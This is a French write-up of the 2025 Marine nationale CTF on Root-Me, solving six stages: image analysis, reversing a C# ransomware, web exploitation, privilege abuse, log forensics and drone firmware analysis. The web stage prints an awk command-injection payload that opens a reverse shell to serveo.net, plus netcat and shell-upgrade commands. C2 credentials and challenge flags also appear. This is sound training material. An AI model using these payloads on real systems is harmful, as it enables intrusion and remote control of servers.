

CTF Marine nationale (2025) – COMCYBER

Lien du CTF : <https://marine.pro.root-me.org/>

Date : Du 03 mars 2025 au 03 avril 2025

Introduction :

Le CTF propose 6 défis nommés :

- 01-Analyse
- 02-Forensic / Reverse
- 03-Pentest Web
- 04-Pentest Système
- 05-Forensic
- 06-Systèmes connecté

01 – Analyse

Consigne :

01 - Analyse

• Complété

Une alerte de sécurité a été déclenchée après la détection d'une intrusion aérienne. Un drone non identifié a été repéré s'approchant d'un navire militaire stationné dans une zone à accès restreint.

À ce stade, l'origine et les intentions de ce drone sont inconnues. Votre objectif, au travers des différentes étapes de votre mission, sera d'essayer de remonter aux commanditaires de ces opérations offensives.

La première étape sera d'analyser les différentes images capturées par nos caméras de vidéo-surveillance. Pour valider cette première étape, vous devez récupérer le numéro de série du drone en question.

Format du flag : RM{NuméroDeSérie}

Le flag contient 9 caractères, un exemple serait RM{XXXXXXXXX}

Ressources

Analysez les images du drone.

Télécharger les photos du drones


Soumettre un flag

Entrez votre flag...

Gabin PAQUES, le 17/03/2025

Téléchargement du fichier **camera_screenshots.zip** ; il y a 4x images .png :

- cam2_pic2.png



- pic1_cam1.png



➤ pic3_cam3.png



➤ pic4_cam5.png



En zoomant sur les photos, il est possible de voir les numéros de séries. Avec le nom des images et un peu de bon sens, il est possible de remettre l'id dans le bon sens.

Flag#1 : RM{3BQAVP6X9}

02 - Forensic / Reverse

02 - Forensic / Reverse

• Complété

Quelques heures après l'intrusion aérienne sur la zone à accès restreint, un incident de sécurité a été détecté à bord du navire.

D'après les premiers éléments, il s'agirait de la propagation d'un malware dans le réseau interne. L'origine de cette infection semble être associée à un opérateur ayant connecté une clé USB inconnue sur son poste de travail. Il semblerait qu'une partie partielle du malware soit toujours présente sur la clé USB.

Pour cette seconde étape, vous devez effectuer une phase de rétro-ingénierie du malware afin de comprendre son fonctionnement.

Quelques informations concernant ce dernier :

- Il a été développé en C# pour cibler les plateformes Windows ;
- Il est conseillé d'installer Microsoft Visual Studio avec le kit ".NET Desktop" pour faciliter la rétro-ingénierie.

Note : il est possible que le déchiffrement des fichiers soit impossible pour l'instant.

Format du flag : RM{flag}

Ressources

Analysez le contenu de la clé USB pour comprendre ce qu'il s'est passé. Le mot de passe de l'archive est 'infected'

[Télécharger le dump USB](#)

Soumettre un flag

Entrez votre flag... Submit


En décompressant le fichier avec le mot de passe « *infected* », nous obtenons « cle_usb », contenant plusieurs fichiers :

```
[xsesp@parrot]~/Documents/ctf_marine/cle_usb]
└─ $ll
total 20K
drwxr-xr-x 1 xsesp xsesp 64 26 mars 00:31 .
drwxr-xr-x 1 xsesp xsesp 72 25 mars 23:58 ..
-rw-r--r-- 1 xsesp xsesp 62 17 févr. 11:13 autorun.inf
drwxr-xr-x 1 xsesp xsesp 50 25 mars 22:02 private
-rw-r--r-- 1 xsesp xsesp 16K 17 févr. 11:13 VPNUpdater.dll
[xsesp@parrot]~/Documents/ctf_marine/cle_usb]
└─ $cd private/
[xsesp@parrot]~/Documents/ctf_marine/cle_usb/private]
└─ $ll
total 4,0K
drwxr-xr-x 1 xsesp xsesp 50 25 mars 22:02 .
drwxr-xr-x 1 xsesp xsesp 64 26 mars 00:31 ..
-rw-r--r-- 1 xsesp xsesp 1,0K 17 févr. 11:13 crew_list.html.enc
drwxr-xr-x 1 xsesp xsesp 58 25 mars 22:01 leviath
[xsesp@parrot]~/Documents/ctf_marine/cle_usb/private]
└─ $cd leviath/
[xsesp@parrot]~/Documents/ctf_marine/cle_usb/private/leviath]
└─ $ll
total 8,0K
drwxr-xr-x 1 xsesp xsesp 58 25 mars 22:01 .
drwxr-xr-x 1 xsesp xsesp 50 25 mars 22:02 ..
-rw-r--r-- 1 xsesp xsesp 1,2K 17 févr. 11:13 Brief_op.txt.enc
-rw-r--r-- 1 xsesp xsesp 784 17 févr. 11:13 order.txt.enc
[xsesp@parrot]~/Documents/ctf_marine/cle_usb/private/leviath]
└─ $file ../../VPNUpdater.dll
../../VPNUpdater.dll: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
[xsesp@parrot]~/Documents/ctf_marine/cle_usb/private/leviath]
└─ $
```

Nous comprenons que les fichiers **Brief_op.txt.enc**, **order.txt.enc** et **crew_list.html.enc** sont chiffrés.

VPNUpdater.dll nous intéresse ici pour du reverse. Il s'agit visiblement d'un exécutable, et non pas d'une .dll.

Avec **ILSpy** (plugin Visual Studio Code), il est possible de désassembler le code C# dans l'éditeur de texte.



Une analyse assez rapide nous permet de trouver le second flag dans la fonction **NBN()**

```
private static string NBN()
{
    string s = "Wil860ds3vJiRDi+iTntnfknYML8iTowJsQe0uwmTms=";
    byte[] bytes = Encoding.ASCII.GetBytes(getdkey().Substring(0, 16));
    byte[] bytes2 = Encoding.ASCII.GetBytes(getivkey().Substring(0, 16));
    return decrypt(Convert.FromBase64String(s), bytes, bytes2);
}
```

Il suffit d'appeler la fonction **NBN()** dans la fonction main pour afficher le flag :

```
● I: SecretKey: Forbidden
E: Failed to retrieve secret key.
NBN: RM{zd7aWBS98uRprCoLjqhKkx}
E: error
I: 1rhYAsl4lc+hFZ7HXcuw0nVsvy2wAMVhKHnXi1gDg6I=
R: NotFound
```

Flag#2 : RM{zd7aWBS98uRprCoLjqhKkx}

03 - Pentest Web

The screenshot shows a dark-themed web page with a header '03 - Pentest Web' and a status indicator 'Complété'. Below the header, there is descriptive text about recovering an IP address from a malware configuration and instructions to identify a vulnerability on a server to gain access. It also mentions a port scan and provides a flag format: RM{flag}. A 'Soumettre un flag' button is present with a text input field for the flag.

Grâce à la retro-ingénierie de l'exécutable, nous avons pû comprendre qu'il s'agissait d'un ransomware qui chiffrait de façon recursive des fichiers à l'aide d'une clé. Cette clé est constituée de 4 éléments:

- D'une clé codée en dur dans le code (getdkey())
- D'une clé dynamique récupérée via une API sur l'adresse IP
<http://163.172.66.233:3000/>
- Du chemin d'accès passé en argument d'exécution
- Du timestamp au moment du chiffrement.

```
private static byte[] ComputeCompositeKey(string dkey, string skey, string folder, string timestamp)
{
    /*
     * Cette fonction génère la clé AES composite
     */
    string s = dkey + skey + folder + timestamp;
    using SHA256 SHA = SHA256.Create();
    return SHA.ComputeHash(Encoding.ASCII.GetBytes(s));
}
```

Cette clé est ensuite utilisée pour chiffrer des documents (chiffrement AES).


La clé dynamique change à chaque requête API, il n'est donc pas possible de déchiffrer les 3x fichiers car il nous manque une partie de la clé. Si nous souhaitons déchiffrer les fichiers, il nous faut un accès aux clés dynamiques sur le serveur (ainsi que le chemin d'accès utilisé).

L'adresse ip de l'API à été récupérée via la rétro ingénierie du binaire. Nous pouvons lancer un scan nmap dessus :

```
[x]-[xsesp@parrot]-[~/Documents/ctf_marine/cle_usb/private/leviath]
└─$ nmap -sC -sV -Pn 163.172.66.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 21:49 CET
Nmap scan report for 163-172-66-233.rev.poneytelecom.eu (163.172.66.233)
Host is up (0.0045s latency).

Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    closed domain
3000/tcp  open   ppp?
```

Nous decouvrons le port 5000 tcp d'ouvert. Nous essayons de nous connecter via un navigateur via http:



Nous pouvons nous connecter avec les identifiants retrouvés lors de l'analyse du binaire.

- **User** : admin
- **Password** : wqHQBzgxXZ6mhpdhvL2KfE

Agent Details for srv-web-prod (Ubuntu 22.04 LTS, x64, www-data user)

- Architecture:** x64
- Username:** www-data
- Privileges:** user
- Processes:** 89
- Memory:** 2.1GB/8GB
- Disk:** 45GB/100GB

Command Terminal History:

```
$ commands history...
$ uname -a
Linux srv-web-prod 5.15.0-41-generic #44-Ubuntu SMP Wed Jun 22 14:20:53 UTC 2022 x86_64 GNU/Linux
$ ps aux | grep nginx
www-data 1234 0.0 0.2 14296 21321 ? S Feb13 0:00 nginx: worker process
```

Après une analyse du site, nous voyons qu'il est vulnérable à l'injection de code, via le bouton refresh (en haut à droite du site).

Avec burpsuite, nous pouvons analyser plus en détail le comportement.

Repeater Request:

```
POST /api/refresh HTTP/1.1
Host: 163.172.66.233:5000
Content-Length: 16
Accept-Language: en-GB,en;q=0.9
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://163.172.66.233:5000
Referer: http://163.172.66.233:5000/
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJsb2dpbiI6ImRyaWUmYXVzZXJuTWlIjoiYWtaW4ifQ.Z9c0Bg.V5c6QYoP5EcjOBHo3vMSQRadHTK
Connection: keep-alive
Content-Type: application/json
agent_id: "2"
```

Repeater Response:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.2
Date: Sun, 16 Mar 2025 20:31:01 GMT
Content-Type: application/json
Content-Length: 19
Access-Control-Allow-Origin: http://163.172.66.233:5000
Access-Control-Allow-Credentials: true
Vary: Origin, Cookie
Connection: close
{
    "message": "idle"
}
```

L'agent id nous permet de sélectionner quel serveur doit nous retourner son état (active/idle/non active).

Le serveur est visiblement vulnérable car il accepte les caractères d'échappement. Il nous retourne un message d'erreur awk:

Repeater Request:

```
POST /api/refresh HTTP/1.1
Host: 163.172.66.233:5000
Content-Length: 20
Accept-Language: en-GB,en;q=0.9
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://163.172.66.233:5000
Referer: http://163.172.66.233:5000/
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJsb2dpbiI6ImRyaWUmYXVzZXJuTWlIjoiYWtaW4ifQ.Z9c0Bg.V5c6QYoP5EcjOBHo3vMSQRadHTK
Connection: keep-alive
Content-Type: application/json
agent_id: '\"\\\"'
```

Repeater Response:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.2
Date: Sun, 16 Mar 2025 20:31:51 GMT
Content-Type: application/json
Content-Length: 70
Access-Control-Allow-Origin: http://163.172.66.233:5000
Access-Control-Allow-Credentials: true
Vary: Origin, Cookie
Connection: close
{
    "message": "awk: line 1: runaway string constant \"' print $4 ...\\n\""
}
```

Avec quelques tentatives, nous comprenons le fonctionnement et arrivons à exécuter un reverse shell sur la machine distante :

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. On the left, a POST request is shown with the URL `/api/refresh`. The request body is a JSON object containing various headers and parameters. On the right, the response is displayed as a JSON object, indicating a successful HTTP 200 OK response from the target server.

```
POST /api/refresh HTTP/1.1
Host: 163.172.66.233:5000
Content-Length: 69
Accept-Language: en-GB,en;q=0.9
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.137 Safari/537.36
Origin: http://163.172.66.233:5000
Referer: http://163.172.66.233:5000/
Accept-Encoding: gzip, br
Cookie: session=eyJsb2dnZWFrIiwiaW4iOnRydWUsInVzZXJuYW1lIjoiYXRtaW4ifQ.Z9c0Bg.V5c6QYoPSEcjOBHo3wMSQRadHTK
Connection: keep-alive
agent_id:"D_"
"system(\` bash -c 'bash -i >& /dev/tcp/serveo.net/4445 0>&1' \`)" #"
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.2
Date: Sun, 16 Mar 2025 20:33:45 GMT
Content-Type: application/json
Content-Length: 15
Access-Control-Allow-Origin: http://163.172.66.233:5000
Access-Control-Allow-Credentials: true
Vary: Origin, Cookie
Connection: close
11 {
    "message": ""
}
12
```

Nous créons un reverse shell avec le service serveo.net (<https://serveo.net/>), avec le port 4445 et redirigeons les commandes sur notre machine vers le port **4446** (une commande netcat écoute sur ce port).

➤ nc -lvp 4446

Nous avons maintenant accès au serveur distant. Nous pouvons obtenir un full tty avec les commandes suivantes :

➤ python3 -c 'import pty; pty.spawn("/bin/bash")'
➤ CTRL + Z
➤ (inside nc session) stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;

(<https://book.hacktricks.wiki/en/generic-hacking/reverse-shells/full-ttys.html>)

Nous pouvons lire le fichier **flag_3.txt**

The terminal session shows the user `c2-web` running on the target machine. The user first runs `whoami`, then lists files in the current directory with `ls`. Finally, the user reads the contents of the file `flag_3.txt`.

```
c2-web@d8899f5d4f6d:/app$ whoami
whoami
c2-web
c2-web@d8899f5d4f6d:/app$ ls
ls
app.py
flag_3.txt
mise.toml
requirements.txt
static
c2-web@d8899f5d4f6d:/app$
```

Flag#3 : RM{dfbc2fb4c76b315aa6fa06e5f35aef23b1da32f5}

04 - Pentest Système

04 - Pentest Système

• Complété

Maintenant que nous disposons d'un accès sur le serveur C2 utilisé durant l'attaque, il nous reste encore à trouver la clé dynamique nécessaire à la phase de déchiffrement des fichiers compromis.

Pour cette étape, en utilisant votre accès sur le serveur C2, identifiez un moyen d'abuser de vos priviléges afin d'avoir accès à la clé dynamique.

Format du flag : RM{flag}

Soumettre un flag

Entrez votre flag...

Maintenant que nous avons accès au serveur à distance, nous devons trouver un moyen d'abuser de nos priviléges pour récupérer la clé dynamique, qui a servit à chiffrer les fichiers.

Nous sommes actuellement utilisateur `c2-web` sur le serveur, et n'avons pas accès au répertoire `/api` (root acces).

Après quelques recherches, nous trouvons ce fichier .log

```
c2-web@9a4d9787fad9:/app$ cat /var/log/backup.log
cat /var/log/backup.log
Tue Feb 11 16:35:00 UTC 2025 - Backup script started
Tue Feb 11 16:35:00 UTC 2025 - No backup found, initiating a new backup...
Tue Feb 11 16:35:00 UTC 2025 - Copying secrets file to temporary directory
Tue Feb 11 16:35:00 UTC 2025 - Compressing secrets file and moving it to backup directory
Tue Feb 11 16:35:00 UTC 2025 - Backup done
Tue Feb 11 16:35:00 UTC 2025 - Removing temporary directory
Tue Feb 11 16:35:00 UTC 2025 - Temporary directory cleared
Fri Mar 14 21:15:01 UTC 2025 - Backup script started
Fri Mar 14 21:15:01 UTC 2025 - No new backup needed, exiting
c2-web@9a4d9787fad9:/app$
```

L'utilisateur `administrateur` utilise un script pour réaliser des backups. Ce script se trouve dans le répertoire `/opt/backup.sh`

Après analyse de ce script, nous nous apercevons que le fichier réalise une copie des backups dans le dossier `/tmp` avant de les supprimés.

En tant qu'utilisateur `c2-web`, nous n'avons pas le droit de lecture à la racine `/tmp`. Nous pouvons cependant naviguer dedans.

Les fichiers backups dans le dossier `/tmp` ne sont visiblement pas correctement supprimés.

Gabin PAQUES, le 17/03/2025

En s'aidant du fichier **.log** pour récupérer la date du dernier backup (les dossiers sont nommés avec un timestamp epoch), il est possible de retrouver le bon chemin d'accès, et d'accéder au fichier **.tar**.

Il peut être décompressé avec **/usr/bin/gzip**

Nous retrouvons dans le fichier le flag du step 4, et 3x clés dynamiques.

Flag#4 : RM{3b62b1a157a85a06423f930058baf3e305292d35}

05 - Forensic

05 - Forensic

• Complété

En parallèle des étapes précédentes, les équipes SOC et de réponse à incident ont été en mesure d'extraire les journaux du système compromis avec la clé USB.

Ces journaux pourraient contenir des informations intéressantes pour aider au développement d'un outil pouvant permettre le déchiffrement des fichiers chiffrés.

Pour cette étape, votre objectif est de procéder à l'analyse de ces journaux d'événements afin d'identifier d'éventuels indices sur les actions réalisées par le malware et les fichiers ciblés.

Note : le format de la date attendu pour le déchiffrement est YYYY-MM-DDTHH:mm:ssZ UTC.

Format du flag : RM{flag}

Ressources

Analysez les journaux du système.

Télécharger les journaux

Soumettre un flag

Entrez votre flag...

Après une recherche dans les logs windows (format .evtx), de la chaîne de caractère suivant : « **VPNUpdater.dll** », nous retrouvons le moment exact où le PC a été infecté, ainsi que différents détails.

Event 4688, Microsoft Windows security auditing.

General Details

(Friendly View XML View)

Keywords 0x8020000000000000

- **TimeCreated**
[**SystemTime**] 2025-02-11T16:28:16.5129185Z

EventRecordID 24485

Correlation

- **Execution**
[**ProcessID**] 4
[**ThreadID**] 324

Channel Security

Computer SRVAPP01.RMP.local

Security

- **EventData**
SubjectUserSid S-1-5-21-661182301-134049186-2599719224-1114
SubjectUserName thomas.mara
SubjectDomainName rmp
SubjectLogonId 0x42cd17
NewProcessId 0x68c
NewProcessName C:\Users\thomas.mara\Downloads\vpn_update\vpn_update\VPNUpdater.exe
TokenElevationType %%1936
ProcessId 0x1164
CommandLine "C:\Users\thomas.mara\Downloads\vpn_update\vpn_update\VPNUpdater.exe" "\\dc01\shares\private"
TargetUserSid S-1-0-0
TargetUserName -
TargetDomainName -
TargetLogonId 0x0
ParentProcessName C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
MandatoryLabel S-1-16-8192


Le pc à été infecté le **11 février 2025 à 16h28:16Z** avec comme paramètre (le chemin d'accès) « **\dc01\shares\privates** ».

Nous avons maintenant nos x4 éléments pour reconstituer notre clé composite afin de déchiffrer nos fichiers, à savoir :

- D'une clé codée en dur dans le code (`getdkey()`)
 - Présente dans le code
- D'une clé dynamique récupérée via une API sur l'adresse IP
<http://163.172.66.233:3000/>
 - Récupérée step 4 :
"admin": ["01f4d362ecdd89d26f5f0c5e6b2afe93",
"35319a21dbe2ced1a7da56c2d717bb0d",
"d7a6f9650e30eb65f8f6506c6d170b9a"]
- Du chemin d'accès passé en argument d'execution
 - \dc01\shares\privates
- Du timestamp au moment du chiffrement des fichiers.
 - 2025-02-11T16:28:16Z

En utilisant un script python, nous pouvons déchiffrer les fichiers basé sur les informations ci-dessus :

Seul le fichier html est exploitable. En l'ouvrant avec un navigateur, nous obtenons le flag.



Flag#5: RM{PhLRCrYv2Ay4bxsdGVm8Dct}

06 - Systèmes connecté

06 - Système connecté

• Complété

Grâce aux informations obtenues sur le fabricant de drone et aux aveux du complice interrogé, la localisation du drone a été déterminée et l'appareil a été récupéré. Suite à une première analyse de ce dernier, il a été identifié l'utilisation d'un protocole de communication permettant la remontée de métadonnées sur un serveur central.

Pour cette dernière étape, vous devez procéder à l'analyse du firmware qui a pu être extrait du drone. L'objectif est de récupérer des informations pouvant nous permettre de nous connecter sur l'infrastructure du commanditaire.

Cela nous permettra d'anticiper la détection de nouvelles tentatives de survols pouvant cibler les navires.

Format du flag : RM{flag}

Ressources

Analysez le firmware du drone.

Télécharger le firmware

Soumettre un flag

Entrez votre flag...

Téléchargement du firmware :

➤ flash.bin

Après analyse avec binwalk, le fichier possède plusieurs partitions:

```
[xsesp@parrot]-(~/Documents/ctf_marine)
└─$ ll
total 1,1M
drwxr-xr-x 1 xsesp xsesp 32 25 mars 22:02 .
drwxr-xr-x 1 xsesp xsesp 48 25 mars 21:45 ..
drwxr-xr-x 1 xsesp xsesp 64 25 mars 22:02 cle_usb
-rw-rw-rw- 1 xsesp xsesp 1,1M 25 mars 20:59 flash.bin
[xsesp@parrot]-(~/Documents/ctf_marine]
└─$ file flash.bin
flash.bin: data
[xsesp@parrot]-(~/Documents/ctf_marine]
└─$ binwalk flash.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
53536        0xD120          U-Boot version string, "U-Boot 1.1.3 (Sep 3 2020 - 16:10:48)"
66048        0x10200         LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, unco
mpressed size: 2986732 bytes
1048576       0x100000        Squashfs filesystem, little endian, version 4.0, compression: gzip, size: 309
5 bytes, 6 inodes, blocksize: 131072 bytes, created: 1970-01-01 00:00:00

[xsesp@parrot]-(~/Documents/ctf_marine]
└─$
```

Nous pouvons les extraire avec l'option -e de binwalk.

Gabin PAQUES, le 17/03/2025

```
[xsesp@parrot] -[~/Documents/ctf_marine]
└─ $binwalk -e flash.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
53536          0xD120      U-Boot version string, "U-Boot 1.1.3 (Sep 3 2020 - 16:10:48)"
66048          0x10200     LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, unco
mpressed size: 2986732 bytes
1048576        0x100000     Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 309
5 bytes, 6 inodes, blocksize: 131072 bytes, created: 1970-01-01 00:00:00

[xsesp@parrot] -[~/Documents/ctf_marine]
└─ $ll
total 1,1M
drwxr-xr-x 1 xsesp xsesp    72 25 mars 22:13 .
drwxr-xr-x 1 xsesp xsesp    48 25 mars 21:45 ..
drwxr-xr-x 1 xsesp xsesp    64 25 mars 22:02 cle_usb
-rwxr--rw- 1 xsesp xsesp 1,1M 25 mars 20:59 flash.bin
drwxr-xr-x 1 xsesp xsesp    82 25 mars 22:13 _flash.bin.extracted
└─ [xsesp@parrot] -[~/Documents/ctf_marine]
└─ $cd _flash.bin.extracted/
└─ [xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted]
└─ $ll
total 3,8M
drwxr-xr-x 1 xsesp xsesp    82 25 mars 22:13 .
drwxr-xr-x 1 xsesp xsesp    72 25 mars 22:13 ..
-rw-r--r-- 1 xsesp xsesp 3,1K 25 mars 22:13 100000.squashfs
-rw-r--r-- 1 xsesp xsesp 2,9M 25 mars 22:13 10200
-rw-r--r-- 1 xsesp xsesp 964K 25 mars 22:13 10200.7z
drwxrwxr-x 1 xsesp xsesp   144  1 janv. 1970 squashfs-root
└─ [xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted]
└─ $S
```

Le fichier 10200 (10200.7z décompressé) est un fichier binaire qui comporte un grand nombre de strings.

Ces informations ne nous seront pas utiles pour la suite du challenge.

Le fichier config.ini va ici nous intéresser :

```
[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted]
└── $ll
total 3,8M
drwxr-xr-x 1 xsesp xsesp 82 25 mars 22:13 .
drwxr-xr-x 1 xsesp xsesp 72 25 mars 22:13 ..
-rw-r--r-- 1 xsesp xsesp 3,1K 25 mars 22:13 100000.squashfs
-rw-r--r-- 1 xsesp xsesp 2,9M 25 mars 22:13 10200
-rw-r--r-- 1 xsesp xsesp 964K 25 mars 22:13 10200.7z
drwxrwxr-x 1 xsesp xsesp 144 1 janv. 1970 squashfs-root
[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted]
└── $cd squashfs-root/
[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└── $ll
total 20K
drwxrwxr-x 1 xsesp xsesp 144 1 janv. 1970 .
drwxr-xr-x 1 xsesp xsesp 82 25 mars 22:13 ..
-rw-r--r-- 1 xsesp xsesp 1,2K 1 janv. 1970 config.ini
-rw-r--r-- 1 xsesp xsesp 2,2K 1 janv. 1970 PHANTOM-CA.crt
-rw-r--r-- 1 xsesp xsesp 2,3K 1 janv. 1970 PHANTOM-CX-8.crt
-rw----- 1 xsesp xsesp 302 1 janv. 1970 PHANTOM-CX-8.key
-rw-r--r-- 1 xsesp xsesp 178 1 janv. 1970 PHANTOM-CX-8.pub
[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└── $cat config.ini
[global]
user      = admin
secret    = nimda
soft_version = 8.9.1
device_name = PHANTOM-CX-8
device_crypto = md4
device_id   = fc92b2536b52521b916dfaa43ea0be05

[wireless]
ssid      = PHANTOM-REMOTE-CONTROLE
mode      = Infra
security  = 3
password  = 3BQAVP6X9
wpa_passphrase = station
```

Nous apercevons une section mqtt avec un port et une adresse ip :

```
[mqtt]
srv_addr      = 212.83.175.198
srv_port      = 17883
srv_sec       = mTLS
srv_endpoint  = drones/DEVICE_ID
timeout_push  = 5
timeout_pull  = 5
```

Un ping sur l'adresse **212.83.175.198** ne donne rien.

En essayant de se connecter au serveur avec les certificats (présents dans **squashfs-root/**), nous obtenons l'erreur suivante :

- `ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: IP address mismatch, certificate is not valid for '212.83.175.198'. (_ssl.c:1007)`

Le nom de domaine ne correspond pas au certificat. Pour trouver le nom de domaine de l'adresse ip, nous pouvons utiliser openssl (tls) .

- `openssl s_client -connect 212.83.175.198:17883`

```
[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└─ $openssl s_client -connect 212.83.175.198:17883
CONNECTED(00000003)
Can't use SSL_get_servername
